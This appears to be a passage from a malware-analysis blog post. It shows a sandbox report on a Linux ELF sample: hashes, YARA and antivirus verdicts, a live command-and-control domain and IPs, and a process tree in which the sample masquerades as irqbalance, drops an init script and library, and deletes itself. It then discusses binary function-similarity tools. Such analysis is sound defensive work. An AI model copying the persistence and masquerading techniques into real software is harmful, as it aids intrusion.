> SSDeep: 768:xiktNSexioUusaaMReuG5HNgBPilADH8m4rYXwMD+33x13J8YRVxHL4ZEr:xJSGoT5HKBPimb94sND63xfdVNLdr
> Section Hash:
                        d41d8cd98f00b204e9800998ecf8427e       0       0
.init                   ce97b771c5ab216f702cfe3d48c2d3ba       148     17
.text                   1994b54568affabc806de44d28d16c3a       165     36337
.fini                   72544f0706c813dc6310b6713cb34130       36502   12
.rodata                 52ac11d41cae25d0e33c4cfa8f01b95d       36544   4924
.eh_frame               5d31ea4b6d022ceec9392a4bacffc5d1       41468   924
.ctors                  14f9c4ad952bff03b2eb8fa9fb3aae76       42392   8
.dtors                  14f9c4ad952bff03b2eb8fa9fb3aae76       42400   8
.jcr                    f1d3ff8443297732862df21dc4e57262       42408   4
.got.plt                8dd6bb7329a71449b0a1b292b5999164       42412   12
.data                   1c505c72805af9c82b2544d6701e4872       42424   12
.bss                    c18a08afc5d664975e65acd24cb44c753      42436   1604
.shstrtab               41df5288ca1e0d89297fd7d5f76aa655       42436   86

************** Malware Analysiser **************
> YARA rules:
        [maldoc_getEIP_method_1, is__elf]
> Antivirus:
        ESET-NOD32 ==> clean
> Virustotal:
        DrWeb ==> Linux.Siggen.1394

************** Packet Analysiser **************
> Urls:
        http://citilink.dev6.ru:80/css/roboto.ttc
> Dns:
        citilink.dev6.ru
> Network:
        TCP: 81.177.135.212:80
        UDP: 186.46.45.252:52085
        UDP: 95.216.17.209:57935
        UDP: 120.150.43.45:49252
        UDP: 213.159.27.5:57491

************** Strace Analysiser **************
> Run log:
Stats: Sucess
> Process Tree:
117 /usr/sbin/irqbalance
  ├─124 (clone)
  ├─125 (clone)
  ├─126 (clone)
  │   ├─153 /sbin/iptables -S
  │   └─162 /sbin/iptables -S
  ├─128 (clone)
  ├─129 (clone)
  └─130 (clone)

> Create Files:
        /tmp/tmpMepFOD  d88c737b46f1dcb981b4bb06a3caf4d7        196624
        /etc/init.d/dns-clear   e8ff8d292f7616fa65eb315722192e9d        407
        /usr/lib/libXxf86dag.so.1.0.0   d88c737b46f1dcb981b4bb06a3caf4d7        196624
> Std Error:
        sh:
        /sbin/iptables: not found
        \n
        sh:
        /sbin/iptables: not found
        \n
> Unlinks:
        /tmp/sample
        /tmp/tmpMepFOD
> Mkdir:
        /tmp/.X11-unix
        /etc/iproute2
> Dns:
        citilink.dev6.ru
> Network:
        IPv4    TCP     81.177.135.212:80
```


Reference:

[1] https://github.com/detuxsandbox/detux
[2] https://toolchains.bootlin.com/
[3] https://github.com/zom3y3/stracer

Function Similarity

Based on function similarity, I can utilize the NotStripped samples to fix Stripped samples, like recovering function name, which can help to identify basic functionality of the Stripped samples quickly.

Some similarity analysis tools I know include: IDA FLIRT, fn_fuzzy, Karta, idenLib, Diaphora, BinDiff, Intezer Analyze. Below is the screenshot of the **fn_fuzzy** tool.



Q&A